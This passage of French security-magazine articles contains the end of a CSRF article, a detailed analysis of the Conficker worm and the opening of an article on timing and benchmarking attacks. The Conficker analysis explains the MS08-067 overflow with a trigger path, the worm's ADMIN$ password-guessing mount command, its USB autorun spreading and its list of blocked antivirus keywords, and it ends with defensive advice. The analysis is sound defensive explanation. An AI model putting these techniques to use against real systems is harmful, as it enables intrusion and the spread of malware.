            // traitement de l'opération
            session_destroy ();
        }else{
            throw new Exception('Problème de session!');
            }
    }else{
        echo "Les variables ne sont pas déclarées";
        }
}
try {
    buy();
    }catch (Exception $e){
        echo "Exception : ".$e->getMessage()."</br>";
        session_destroy();
}
?>
```

Listing 9. *Mini-formulaire OUI/NON*

```
<!-- extrait de confirm.html --!>
<form action="#" method="POST">
Oui :<input type="radio" name="reponse" value="oui"></br>
Non :<input type="radio" name="reponse" value="non"></br>
<input type="submit" value="Confirmer !">
</form>
```

Sur Internet

- Article qui permet de comprendre le principe des CSRF : *http://www.apprendre-php.com/tutoriels/tutoriel-39-introduction-aux-cross-site-request-forgeries-ou-sea-surf.html*
- Permet d'avoir une vue globale du sujet : *http://fr.wikipedia.org/wiki/Cross-Site_Request_Forgeries*
- Article très intéressant de Chris Shiflett au sujet des attaques de type CSRF : *http://shiflett.org/articles/cross-site-request-forgeries*
- FAQ pour ce qui est des attaques CSRF : *http://www.cgisecurity.com/csrf-faq.html#references*

Conclusion

Pour conclure, nous avons pu montrer que les risques des failles XSRF étaient nombreux. Il y a *box* étaient disponibles sur internet. De nombreuses *box* avaient pour login/pass : admin/admin. Dès lors, il était très facile de lancer une attaque contre ces dernières.

Parallèlement, des applications telles que Gmail, qui ont *corrigé* une vulnérabilité qui permettait à une personne mal intentionnée de récupérer la liste des contacts d'un utilisateur.

Les failles de type Cross-Site Request Forgeries n'ont donc pas dit leur denier mots et vont sûrement être récurrente au niveau des applications Web futures.

Amar Paul
Il est actuellement en DUT informatique à Fontainebleau. Il est passionné par la sécurité informatique depuis plusieurs années. Depuis peu, il s'intéresse à la sécurité des systèmes d'informations afin de comprendre les risques éventuels et les moyens mis en place permettant de palier à ces problèmes de sécurité. Par la suite, il aimerait réaliser un diplôme d'ingénieur en informatique.

FRÉDÉRIC CHARPENTIER, XMCO PARTNERS

Conficker, le ver qui réveille la sécurité informatique

Degré de difficulté

250.000 dollars, c'est le montant de la somme offerte par Microsoft pour toute information conduisant à l'arrestation de l'auteur du ver Conficker.

Deux ans après la fameuse vulnérabilité MS06-040 – sans doute la faille préférée des pentesters -, le service Server est une nouvelle fois pointé du doigt à cause d'une vulnérabilité critique : l'envoi d'une requête RPC malicieuse permet de provoquer un débordement de mémoire et d'exécuter un code arbitraire sur une machine distante.

Peu de temps après la publication de cette vulnérabilité sous le nom MS08-067, les premiers exploits sont publiés au sein du framework Metasploit. Comme l'avait prédit Microsoft dans son bulletin, toutes les conditions étaient réunies pour un *wormable exploit*.

Chronologie du désastre

Le 23 octobre 2008, Microsoft publie un bulletin de sécurité critique out-of-band, c'est-à-dire un patch pour une vulnérabilité tellement critique que Microsoft ne souhaite pas attendre le deuxième mardi du mois comme à l'accoutumée.

Tout de suite, les pirates et créateurs de virus comprennent l'importance de la vulnérabilité en question, d'autant qu'aucune vulnérabilité n'affectant un service présent sur tous les systèmes Windows – le service de partage de fichiers – n'avait été découverte depuis 2006.

Le 28 octobre, un premier exploit fonctionnel exploitant la faille est publié sur Milw0rm par un certain Polymorphours.

Très rapidement, un premier ver exploitant la faille MS08-067 a été découvert et nommé *Gimmiv.A*. Ce premier ver se concentrer sur le vol des *hashs* des comptes utilisateurs du système, ainsi que les mots de passe Outlook.

Le 21 novembre 2008, un second ver a été baptisé *Worm:Win32/Conficker.A*. Celui-ci se propageait aussi en exploitant la vulnérabilité MS08-067.

Quelques jours plus tard, le 29 décembre 2008, le ver Conficker (Worm:Win32/Conficker.B) a été diffusé. Les pirates, d'origine ukrainienne selon les premières rumeurs, ont cette fois-ci mis le paquet en développant un ver capable d'infecter de nombreuses machines et de se répandre par d'autres moyens astucieux…

Méthodes d'infection : Exploits, mots de passe par triviaux et supports USB

Il y a plusieurs méthodes d`infection des machines par le ver Conficker.

Exploitation de la vulnérabilité du service Server

Le ver *Conficker* ou *Downloadup* exploite la faille MS08-067 pour infecter les autres machines joignables sur le réseau.

Le *modus operandi* est en deux étapes: chaque poste infecté démarre un serveur web local et tente d'infecter toutes les machines possibles – situées sur le réseau local ou sur Internet – en envoyant des requêtes RPC

CET ARTICLE EXPLIQUE...

Comment se propage le ver Conficker.

Les particularités qui font de ce code le ver le plus performant de tous les temps.

CE QU'IL FAUT SAVOIR...

Connaissances des systèmes Windows.

Notions de base des protocoles TCP/IP.

malicieuses exploitant le débordement de tampon.

Dès que le débordement de tampon réussit sur une machine, un code malicieux (shellcode) est exécuté. Celui-ci tente alors de télécharger en HTTP une copie complète du ver stocké sur le serveur web en écoute sur la première machine infectée.

De façon similaire, la nouvelle copie du ver tentera ensuite de se répandre à nouveau.

Attaque par dictionnaire sur les répertoires partagés et le dossier ADMIN$

Une fois sur le système, le but d'un ver est bien évidemment d'infecter le plus grand nombre de machines. Conficker possède des réflexes dignes d'un pentester : celui-ci va parcourir et tenter de se copier sur les volumes réseau partagés sur la machine victime.

Dans un premier temps, Conficker utilise les *credentials* (les droits Microsoft) du compte Administrateur local du poste infecté. Cette première technique est particulièrement intéressante dans le cas où les machines d'un réseau sont masterisées, c'est-à-dire basées sur une image d'installation commune qui possède le même compte *Administrateur local*.

Dans un premier temps, Conficker utilise les *credentials* (les droits Microsoft) de l'utilisateur de la session. Cette technique est particulièrement intéressante dans le cas où l'utilisateur de la session est loggué en tant *qu'Administratrateur du domaine* : Conficker utilisera *de facto* ces droits et pourra se répandre sur l'intégralité des machines du domaine qu'elles soient patchée ou non.

Dans un second temps, le Conficker envoie des requêtes NETBIOS bien connues des spécialistes en tests d'intrusion, à savoir EnumDomainUsers. Comme son nom l'indique, cette requête permet de lister les utilisateurs du domaine lorsque la null-session Microsoft n'a pas été désactivée. Le ver utilise d'autres requêtes comme QueryUserInfo pour lister les utilisateurs locaux d'une machine, GetUserPwInfo pour connaître l'âge des mots de passe ou encore GetGroupForUser afin d'identifier les droits des utilisateurs.

Une fois toutes ces informations récupérées et traitées, le ver va tenter de s'authentifier sur le partage ADMIN$ des machines qu'il n'a pas réussi à infecter en exploitant la faille MS08-067.

Pour cela, Conficker va tester une liste de mots de passe triviaux pour les comptes identifiés précédemment avec `EnumDomainUsers`. Il s'agit bien d'une véritable attaque par dictionnaire intelligente, puisqu'elle est basée sur les véritables noms des utilisateurs (*logins*) du domaine Microsoft.

De façon schématique, le ver utilise une commande pour monter les partages ADMIN$, tel que:

```
net use X: \192.168.10.50\
  ADMIN$ /USER:administrateur
```

La capture suivante illustre les mots de passe testés par le ver (voir Figure 2).

Diffusion via les ports USB

Conficker tente également d'infecter tous les supports amovibles connectés à la machine infectée : clefs USB, disques durs externes, cartes d'appareils photo. Pour cela, le ver se copie à la racine des supports USB au sein d'un dossier nommé `RECYCLER` et sous un nom aléatoire de la forme :

Quelle est donc cette faille exploitée par Conficker ?

Conficker exploite une faille de sécurité des systèmes Windows publiée et corrigée en octobre 2008 par Microsoft.

Cette faille, référencée sous le code MS08-067 ou CVE-2008-4250, est due à un bug de type stack buffer overflow. Il s'agit donc d'un débordement de tampon relativement classique. De surcroit, ce bug est situé dans une partie du code très proche d'un précédent bug critique, le bug MS06-040.

La question est légitime : pourquoi cette faille n'a pas été découverte et corrigée plus tôt par Microsoft ?

Une partie de la réponse réside dans la nature de la fonction vulnérable : `NetPathCanonicalize()`, présente dans la librairie netapi32.dll. Cette fonction a pour objectif de traiter les chaines de caractères correspondant à des chemins d'accès (path) reçus lors des requêtes MSRPC d'une autre machine.

C'est le procédé de canonicalization ou de normalisation du chemin d'accès. En effet, il existe une multitude de façons d'écrire un chemin d'accès. Par exemple, nous pouvons écrire `c:\dossier\file.txt` ; mais il est aussi possible d'écrire `c:\dossier\.\../dossier\file.TXT`

Le rôl de la fonction `NetPathCanonicalize()` est de normaliser les chemins avant de les passer aux fonctions suivantes du service Server.

La multitude de variantes possibles oblige donc la fonction à réaliser un grand nombre de boucle `while()` et d'utilisation de compteur. Comme le fait remarquer un ingénieur sécurité de Microsoft, l'ironie est que le bug apparait dans une fonction qui contrôle la taille du buffer reçue !

Voici la fonction vulnérable :

```
_tcscpy_s(previousLastSlash, pBufferEnd - previousLastSlash, ptr + 2);
```

Le bug est dû au fait que l'argument previousLastSlash passé à la fonction `_tcscpy_s()` peut, dans certaines situations complexes, se retrouver avec une valeur inconsistante. Dès lors, la fonction peut planter et le contenu incontrôlé de la chaine traitée peut se retrouver sur la pile mémoire : le buffer overflow est ici.

Ce débordement est exploitable depuis le réseau avec une connexion sur le port TCP/139 ou le port TCP/445 d'une machine Windows avec le service Server démarré, c'est-à-dire le service en charge du partage de fichiers et des imprimantes.

Le bug peut alors être déclenché en demandant une ressource réseau avec un chemin de la forme : `\c\..\..\AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA`. La chaine *AAAAA* débordera sur la pile. L'exploit consiste à remplacer cette chaine par un shellcode suivi d'une suite d'adresses de retour judicieusement calculée. Lors que la fonction `_tcscpy_s()` plantera en traitant les `\..\` du chemin d'accès, l'adresse de retour pointera sur le début du shellcode.

Ok, mais la protection /GS n'aurait-elle pas dû protéger contre ce débordement ? D'après Microsoft, ce bug est déclenché avant l'utilisation de la protection.

Toujours d'après Microsoft, seuls des tests de fuzzing poussés auraient pu détecter cette faille.

Le nouveau processus qualité logiciel Microsoft *Security Development Lifecycle* (SDL) ne l'avait pas vu. Peut-on vraiment leur en vouloir ?

```
U:\RECYCLER\S-%d-%d-%d-%d%d%d-%d%d%
   d-%d%d%d-%d\<random letters>.dll
```

Un fichier autorun.inf est alors généré. Ce fichier permettra d'exécuter automatiquement le ver lorsque le support USB sera branché sur un autre ordinateur. Pour que ce démarrage automatique fonctionne, la machine victime doit avoir la fonction Autorun activée (voir la clé de registre *NoDriveTypeAutoRun*).

Pour compliquer la chose, une fois exécuté sur une machine par un moyen ou un autre, Conficker

Actions sur les systèmes infectés?

On peut noter plusieurs actions sur les systèmes infectés.

Exécution au démarrage

Une fois installé sur le poste victime, Conficker va réaliser diverses opérations malicieuses.

Comme quasiment tous les vers, Conficker ajoute une clef de registre (*HKCU\Software\Microsoft\Windows\CurrentVersion\Run*) afin de s'exécuter automatiquement au prochain démarrage du poste.

Conficker s'installe également en tant que service (*HKLM\SYSTEM\CurrentControlSet\Services*) qui sera lancé de façon transparente par le service générique *svchost.exe*.

Désactivation des services sécurité et monitoring DNS

Dès lors, Conficker va venir désactiver quatre principaux services de sécurité Windows, à savoir :

Dès qu'une machine est exploitée avec succès, le ver profite pour scanner toute la plage d'adresses associée (classe C). Par ailleurs, le ver implémente un mécanisme de blacklist. En effet, plusieurs plages d'adresses appartenant aux éditeurs d'antivirus sont écrites *en dur* au sein de la configuration du ver afin d'éviter d'attaquer les honeypots de ces sociétés.

- Exploitation de la vulnérabilité MS08-067,
- Exécution du shellcode,
- Téléchargement HTTP d'une copie du malware,
- Propagation du ver sur le réseau local, mais également sur Internet à partir d'une génération aléatoire d'adresses IP.




Figure 1. *Propagation de Conficker*

- § Windows Update Service,
- § Background Intelligent Transfer Service,
- § Windows Defender,
- § Windows Error Reporting Services.

Conficker détecte ensuite l'antivirus installé sur la machine infectée et le désactive immédiatement. Encore plus fort, le ver va bloquer les résolutions DNS contenant des mots-clefs associés à des éditeurs antivirus: cela permet de bloquer les mises à jour automatiques des signatures.

Voici la liste des différents mots-clefs blacklistés:

ahnlab; arcabit; avast; avg.; avira; avp.; bit9.; ca.; castlecops; centralcommand; cert.; clamav; comodo; computerassociates; cpsecure; defender; drweb; emsisoft; esafe; eset; etrust; ewido; f-prot; f-secure; fortinet; gdata; grisoft; hacksoft; hauri; ikarus; jotti; k7computing; kaspersky; malware; mcafee; microsoft; nai.; networkassociates; nod32; norman; norton; panda; pctools; prevx; quickheal; rising; rootkit; sans.; securecomputing; sophos; spamhaus; spyware; sunbelt; symantec; threatexpert; trendmicro; vet.; ver; wilderssecurity; windowsupdate

Ouverture de ports sur le pare-feu Windows

Conficker prend ses aises et ouvre un port TCP dans le pare-feu Windows. La valeur de ce port est aléatoire et le service http utilisé pour la diffusion du ver y est alors attaché.

Comme évoqué plus haut, lorsque Conficker tente d'infecter d'autre machine via la vulnérabilité MS08-067, le code malicieux placé au sein de la charge utile de l'exploit (le shellcode) indique à la nouvelle machine compromise de venir télécharger en HTTP, sur ce port fraichement ouvert, une copie du ver.

L'aspect aléatoire de ce port rend donc impossible toute tentative de protection contre la diffusion de Conficker en bloquant simplement le port HTTP utilisé par le ver sur les routeurs du réseau interne!

Reste le problème des routeurs, boitiers ADSL et passerelles en tout genre qui bien entendu bloquent les flux entrants. Pour parer ce problème, les auteurs de Conficker emploient une autre astuce détaillée dans la partie *particularité* qui permet d'ouvrir temporairement certains ports : le protocole UPNP…

Création d'une tâche planifiée

Après avoir compromis une machine, une tâche planifiée est créée par le ver avec la commande : `rundll32.exe <nom du ver>.dll,<paramètres>.`

Suppression des points de restauration

Une des dernières opérations malicieuses menées par le ver consiste à supprimer tous les points de restauration présents sur le système victime. Ainsi, l'utilisateur ne pourra pas essayer de revenir à un point de restauration antérieur à l'infection pour remettre en état son système.

Conficker utilise pour cela une API peu connue: la librairie System Restore Client (srclient.dll) et la fonction `ResetSR()`.

Référencement des machines infectées

Le ver se connecte ensuite à des serveurs web publics afin de se faire connaître du *botnet* et de se référencer parmi les autres machines infectées.

Pour cela, un algorithme – déjà cassé par les chercheurs de Symantec – permet de générer des noms de domaine aléatoires. Les URLs en question pointent toujours vers les domaines suivants : .cc, .cn, .ws, .com, .net, .org, .info, .biz.

Les URLs utilisées par Conficker sont de la forme suivante:

```
http://<pseudo-random
   generated URL>/search?q=%d
```

Chaque jour, 250 noms de domaine différents sont créés. Les machines infectées se connectent alors toutes aux nouveaux serveurs enregistrés par les pirates auprès de Registrar peu regardants…

Le ver utilise également ce procédé pour télécharger de nouvelles versions et probablement de futures charges utiles ad-hoc : spywares, bankers, module DDOS, etc.

À quoi sert-il vraiment ?

Certes, Conficker réalise un grand nombre d'opérations, mais à quoi sert-il vraiment?

Après avoir été longuement analysé, il s'avère que personne n'a, à l'heure où nous écrivons cet article, pu déterminer l'utilité réelle de ce ver. La plupart des vers sont développés dans un but précis, que ce soit pour le vol d'identifiants, de cartes bleues ou encore pour constituer un botnet capable de lancer des attaques DDOS.

Concernant Conficker, le mystère reste entier, comme le confirment plusieurs chercheurs:

There's no telling what kind of damage this could inflict.We know that this is usually financially motivated, so we're just waiting to see what happens next Derek Brown de TippingPoint's DVLabs.

We don't know who controls this thing and what their motivations are […] Who knows what's going to happen, Thomas Cross, IBM ISS X-Force

La véritable charge utile n'est donc pas encore opérationnelle. Les pirates sont sans doute en train de préparer une nouvelle version qui cette fois-ci aura une réelle utilité.

Les spécificités qui rendent Conficker extrêmement puissant

De nombreuses particularités distinguent ce ver des autres vers médiatisés comme l'ont été *Blaster* ou *Sasser.*

Une utilité encore méconnue

Premièrement, aucune charge utile n'a pour le moment été utilisée, ce qui est suspect. Les pirates auraient pu profiter du pic atteint il y a quelques jours afin de lancer une attaque.

Des moyens de propagations pluridisciplinaires

La particularité du ver vient du fait qu'il n'exploite pas uniquement une seule vulnérabilité, mais qu'il tente d'autres moyens de contamination : propagation sur les volumes réseau montés, utilisation des *credentials* du compte Administrateur local, exploitation des éventuels mots de passe faibles des comptes du domaine ou encore l'infection des clés USB.

De quoi se propager partout sur un réseau Windows …

Géolocalisation et fingerprinting

La géolocalisation est devenue à la mode, en particulier depuis que les frameworks d'exploitation de vulnérabilités tels que MPACK ou Tornado l'ont mise en place. Cependant, il est rare de voir un ver utiliser de telles méthodes afin de géolocaliser les victimes. D'autres avaient déjà utilisé cette méthode (cf `W32.Kernelbot.A` ou `W32.Wecori`).

La première version de Conficker utilisait des données téléchargées à partir d'un site connu (*www.maxmind.com*) afin d'ajouter cette fonctionnalité à son attirail. L'URL suivante était écrite en dur au sein du code du ver.

```
http://www.maxmind.com/download/
   geoip/database/GeoIP.dat.gz
```

Cependant, quelques jours après une augmentation considérable du nombre

de téléchargements de ce fichier, les administrateurs de MaxMind l'ont supprimé laissant ainsi la fonctionnalité de Geolocalication inutilisable…

La mise à jour du ver au mois de décembre a réglé ce problème en insérant directement la fonction de géolocalisation au sein du code du ver.

Une autre particularité relevée par les différentes analyses de Conficker est la capacité de *fingerprinting* utilisée par le ver. Les techniques de *fingerprinting* consistent à identifier la version de l'OS distant.

Cette identification est primordiale pour assurer la réussite du débordement de tampon exploitant la faille MS08-67. En effet, la valeur de l'adresse de retour (OPCODE) est différente pour chaque version de Windows (XP SP1, XP SP2, XP SP3, Vista, 2000 SP4, et la version française, anglaise, etc).

Pour réaliser ce *fingerprinting*, Conficker utilise les requêtes RPC *SMB Session Setup* qui forcent l'OS distant à révéler sa version. Les auteurs du ver semblent avoir tout simplement copié cette fonction depuis le module `smb _ fingerprint` de Metasploit 3.2.

Le ver qui patche pour protéger son territoire

Une autre caractéristique de Conficker réside dans sa capacité à patcher en mémoire le système vulnérable une fois infecté. En effet, le ver corrige en appliquant un patch, ce qui évite que d'autres vers n'infectent également la machine.

Dès qu'une tentative d'exploitation de la vulnérabilité MS08-067 est identifiée sur une machine déjà infectée, Conficker compare le *shellcode* reçu avec le *shellcode* normalement utilisé. Si les deux correspondent, la machine se connecte sur la première à l'aide du protocole HTTP et un échange de fichiers de configuration peut alors commencer. Ce transfert d'information peer-to-peer permet de s'assurer que chaque machine infectée possède le fichier de configuration le plus récent.

L'utilisation du protocole UPNP

La dernière particularité du ver est liée à l'utilisation du protocole UPNP: afin de pouvoir recevoir les requêtes HTTP entrantes des machines fraichement infectées, Conficker utilise le protocole *Plug and Play* pour ouvrir et *natter* le port HTTP sur les routeurs du réseau local.

Le ver envoie une requête UDP M-SEARCH afin de découvrir les équipements implémentant UPNP. Les réponses reçues contiennent alors l'adresse du fichier de configuration. Le ver récupère le fichier de configuration des équipements et réutilise les fonctions proposées au sein de ce fichier pour envoyer des requêtes de contrôle permettant de *natter* de façon transparente le

Existait-il des moyens pour prévenir l'infection ?

Plusieurs règles élémentaires de sécurité permettent de lutter efficacement contre Conficker et contre de nombreuses autres menaces.

Tout d'abord, il est indispensable d'appliquer immédiatement tous les correctifs de sécurité critique. Le correctif MS08-067 a été publié 15 jours avant les premières infections. Le vieil adage, souvent entendu en entreprise, disant qu'il faut attendre 1 mois avant d'appliquer un correctif doit être proscrit. En effet, les créateurs de virus n'attendent pas un moins avant de diffuser leurs codes nocifs.

Ensuite, les antivirus doivent implémenter les dernières signatures. Cela semble évident, mais sur un parc de plus de 10000 machines, il est difficile d'assurer une mise à jour parfaite à J+1.

Puis, certains renforcements standards tels que la désactivation de la fonction *Autoplay* sont indispensables. Cela permet d'interdire la lecture du fichier *autorun.inf* déposé par le ver sur les supports USB, voire d'interdire simplement les clés USB.

Pour désactiver l'Autoplay, il est nécessaire de modifier la clé de registre suivante avec la valeur `000000ff`.

```
HKEY_CURRENT_USER\SOFTWARE\Microsoft\
   Windows\CurrentVersion\-Policies\
   Explorer\NoDriveTypeAutoRun
```

Pour les utilisateurs de Windows XP, l'US-CERT suggère une méthode pour désactiver plus efficacement l'Autoplay (voir lien en référence).

Enfin, les serveurs et les postes de travail doivent utiliser des mots de passe solides. Pour cela, un inventaire des comptes locaux et des comptes du domaine doit être réalisé. Tous les comptes obsolètes ou les comptes possédant un mot de passe trivial doivent être désactivés. Il s'agit ici de réaliser un véritable audit de sécurité.

Conclusion

Conficker a réveillé la sécurité informatique dans les entreprises. À la différence des vers comme Sasser qui exploitaient uniquement une faille bien précise, Conficker a su se diffuser en exploitant la principale faille de sécurité de tous les systèmes d'information : les mots de passe triviaux.

Les entreprises qui pensaient assurer leur sécurité informatique en patchant les postes un mois après la publication du correctif ont vu tomber leur ligne de défense: à peine 15 jours après la publication en urgence du correctif, des vers se diffusaient déjà sur les réseaux et s'introduisaient même dans les machines où le correctif avait été appliqué.

Les entreprises réalisant une veille quotidienne appliquant une politique de sécurité efficace et qui auditent la sécurité de leurs réseaux ont été plus épargnées que les autres. La publication d'un correctif Microsoft hors cycle a mis la puce à l'oreille des RSSI consciencieux, qui ont immédiatement demandé l'application du correctif et effectué un suivi précis de l'actualité.

Sur le réseau

- Les informations officielles sur la faille et le correctif Microsoft : *http://www.microsoft.com/technet/security/Bulletin/MS08-067.mspx*
- Décompilation du correctif MS08-067 sur le blog d'Alex Sotirov : *http://www.phreedom.org/blog/2008/decompiling-ms08-067/*
- L'Autorun n'est jamais complètement désactivé sur Windows XP : *http://www.us-cert.gov/cas/techalerts/TA09-020A.html*

Frederic Charpentier
Il est expert en tests d'intrusion et en audit de sécurité. Frédéric intervient sur des sujets comme les audits de sécurité, le PCI-DSS, la sécurité des applications en-ligne et le conseil en architecture sécurité. Fort de nombreuses expériences d'audit sécurité auprès des sociétés du CAC40, Frédéric est aujourd'hui le Directeur Technique du cabinet Xmco Partners, société spécialisée en audit et conseil en sécurité informatique.

Libérez vos emails !

Ne perdez plus de temps avec les spams et les virus

Logiciel externalisé de protection de la messagerie électronique

- 14 technologies antispams et 3 antivirus
- Anti-phishing, anti-scam, anti-relayage
- Protection contre le deni de service
- Plus de 98% de spams bloqués
- Taux de faux-positifs quasi nul
- Très haute disponibilité (serveurs redondants)
- Trafic réseau et serveur de mails allégés
- Aucune modification de l'infrastructure existante
- Engagement sur la qualité de service (SLA)

Testez gratuitement notre service, mis en place en quelques minutes

http://www.altospam.com

Benchmarking attacks

Degré de difficulté

Il existe toutefois des méthodes permettant d'obtenir des informations privées d'une application sans mettre en défaut son mode d'exécution et laissant l'application et son environnement parfaitement intègres sur le système. C'est l'enjeu des attaques par indicateurs ou *benchmarking attacks*.

Dans le langage courant l'opération de benchmarking regroupe un ensemble d'opérations visant à mesurer la performance d'un système particulier. Les fondamentaux d'un *benchmark* sont :

- la construction d'un ensemble d'indicateurs pertinents au regard des objectifs à atteindre : les indicateurs portent sur des fonctions particulières d'un système et/ou le système dans sa globalité,
- La réalisation de mesures fiables et objectives : les opérations de mesure ne doivent pas impacter les résultats. Il faut de plus refléter du mieux possible la réalité des choses mesurées, d'où la normalisation de nombreux indicateurs. Cela n'exclut pas l'utilisation d'indicateurs,
- la reproductibilité sur des systèmes similaires à ceux pour lesquels il a été conçu : de cette manière il est possible d'établir des résultats comparatifs. Dans le cas où les résultats d'un benchmark n'ont pas vocation à être exploités dans une démarche comparative ils sont alors employés pour l'établissement de calculs de performances absolues, qu'il s'agisse de performances énergétiques, financières ou temporelles. Ils serviront alors de supports pour la prise de décision, l'établissement de plannings, l'étude de projets, etc.

En commerce lorsque les marchés se resserrent la plupart des compétiteurs cherchent de nouveaux procédés pour augmenter leur taille de marché ou améliorer leurs performances économiques. Les benchmarks ont ici vocation à produire toute une série d'indicateurs sur la situation de l'entreprise vis-à-vis de son marché. Dans le cas où le benchmark est purement tourné vers l'intérieur de l'entreprise, sans réalisation de comparatif, il s'agira alors d'identifier les goulots d'étranglement et les freins dans les différentes activités de production.

Le benchmarking en informatique

Les plus basiques des indicateurs de performance en informatique sont bien entendus ceux basés sur le temps de calcul. Lorsque l'on effectue la mesure d'un nombre cyclique et répété d'opérations en un temps limité on précise une *vitesse de calcul* sur un type d'opérations donné. Mais une mesure de vitesse ne peut que rarement représenter la puissance d'un objet à part entière.

Ainsi pour désigner au grand public la vitesse d'un processeur les fabricants se basent sur la fréquence d'horloge du processeur, mesurée en hertz. Un gigahertz équivaut ainsi à l'exécution d'un milliard de cycles d'horloges par seconde. Or un cycle d'horloge ne correspond que rarement à l'exécution d'une instruction processeur. Il faut très souvent plusieurs cycles d'horloge pour exécuter une instruction, ce qui rend cet indicateur de vitesse plus qu'approximatif.

L'indicateur des constructeurs est également soumis à d'autres aléas. Entre autres : le jeu

CET ARTICLE EXPLIQUE...

Des méthodes d'analyse du comportement d'applications pouvant mettre en défaut la sécurité d'un système.

CE QU'IL FAUT SAVOIR...

Notions de base en sécurité.

d'instruction du processeur variant d'un modèle à l'autre ou l'environnement des optimisations matérielles (ex. la mémoire cache). Deux processeurs à fréquence d'horloge équivalente peuvent ainsi offrir des différences notables en termes de performance.

Pour répondre à une problématique globale il faut construire des indicateurs de plus haut niveau. Sur l'exemple précédent nous pouvons calculer le nombre moyen d'opérations exécuté réellement par le processeur en une seconde. C'est le rôle des valeurs en MIPS (million d'instruction par seconde). Avec ce nouvel indicateur nous pouvons désormais comparer différents processeurs entre eux, mais ce ne sera pas suffisant pour effectuer un classement pertinent : là encore les aléas de l'environnement sont trop importants et selon le type de programme en cours d'exécution les résultats peuvent se révéler très différents.

D'où la nécessite de recourir finalement à plusieurs indicateurs, chacun mesurant un aspect exclusif de l'objet déterminé. Le benchmark en informatique nait de l'utilisation de ces indicateurs multiples. Au fil du temps les modèles de benchmark fournissent des grilles d'évaluation de plus en plus étroites pour rendre compte de la diversité des fonctionnalités à l'étude et des résultats en termes de performance. Ainsi le site CPUBenchmark [1] réalise-t-il ses comparatifs de processeurs en s'appuyant sur huit indicateurs spécifiques basés sur des tests de compression, de chiffrement, de calcul 3D, de traitement de chaines de caractères, etc.

La mesure du temps au service de l'attaque

Lorsque l'idée de réaliser des mesures de performances s'applique à la sécurité informatique il peut sortir de la botte des hackers bien des choses surprenantes.

Depuis plus de quinze ans les experts ont rapporté de nombreuses attaques informatiques basées sur l'analyse du temps. Ces attaques sont regroupées en une catégorie nommée *timing attacks*. Elles ont vocation à casser des algorithmes, des mots de passe ou à affaiblir la sécurité d'un système grâce à des fuites d'information.

Si elles constituent une branche de la sécurité à part entière il est vrai que les timing attacks n'ont jamais été au premier plan des considérations en matière de sécurité. Peut-être est-ce du au fait que ces attaques se font par biais vis-à-vis de leur objet d'étude et non de manière directe. Cela ne doit pas occulter leur potentiel de dangerosité, tout aussi important que les autres techniques d'exploitation de failles.

Un exemple ? En Avril 2005 David J. Bernstein publie un papier de recherche [2] dans lequel il démontre qu'il est possible de casser une clef AES 128 bits en analysant le temps de réponse d'un serveur implémentant la librairie OpenSSL. Qui est à blâmer ? L'algorithme standardisé AES lui-même ! Ou plutôt sa modélisation qui rend son implémentation dans notre appareillage technologique moderne faillible à une observation discrète.

Plus pragmatique, Marco Ivaldi a démontré en 2003 [3] que SSH utilisé en conjonction avec PAM (*Pluggable Authentication Module*) permettait de deviner des noms d'utilisateurs à distance. La faille ? Lorsque le système en vient à vérifier le mot de passe de l'utilisateur si le login est correct le système met plus de temps à réagir que lorsqu'il y a erreur d'identification.

Et il y a à peine deux ans, en 2007, toujours intrigué par le problème, Ivaldi diffuse un exploit [4] réalisé en script shell, démontrant non seulement que la faiblesse reste d'actualité mais également qu'elle est très simple à exploiter. Quatre ans se sont écoulés… Cherchez l'erreur !

Pour les experts les faits sont là : les *timings attacks* représentent bel et bien un boulevard à l'apparition de nombreux problèmes en matière de sécurité. Mais cette méthodologie d'analyse est en fin de compte assez peu exploitée car elle reste limitée au seul facteur temps. D'où la volonté d'utiliser aujourd'hui de nouveaux indicateurs.

Benchmarking attacks : l'analyse globale

En informatique les ingénieurs ne peuvent pas se satisfaire de simples mesures de temps d'exécution pour optimiser leurs applications. D'autant plus qu'à un certain seuil de puissance de calcul le temps d'exécution n'est plus pertinent, même exprimé en millisecondes.

De nombreux autres facteurs peuvent alors être pris en compte pour mesurer l'efficacité avec laquelle un programme réalise sa fonction :

- la consommation de mémoire vive,
- le nombre de fichiers ou sockets ouverts,
- le volume des requêtes de lecture/écriture sur disque,
- le nombre de threads instanciées ou en cours d'exécution,
- le nombre d'appels systèmes réalisés,
- la quantité de communication réalisée interprocessus,
- l'analyse de numéros de séquence,
- le temps d'exécution (d'où découlent les timing attacks),

Certains de ces indicateurs importent peu à celui qui veut mesurer la performance de son application, en revanche pour l'analyste en sécurité chacun de ces indicateur peut-être utile pour déterminer, à partir de simples valeurs numériques, le fonctionnement d'un programme et en déduire de là des informations cruciales pour la sécurité d'un système.

Les *benchmarking attacks* consistent à l'utilisation de ces ensembles d'indicateurs dans la recherche de failles sur des systèmes informatiques. Le sens premier du

Listing 1. *Structure d'information sur les opérations d'Entrée/Sortie (source : MSDN)*

```
typedef struct _IO_COUNTERS {
      ULONGLONG ReadOperationCount;
      ULONGLONG WriteOperationCount;
      ULONGLONG OtherOperationCount;
      ULONGLONG ReadTransferCount;
      ULONGLONG WriteTransferCount;
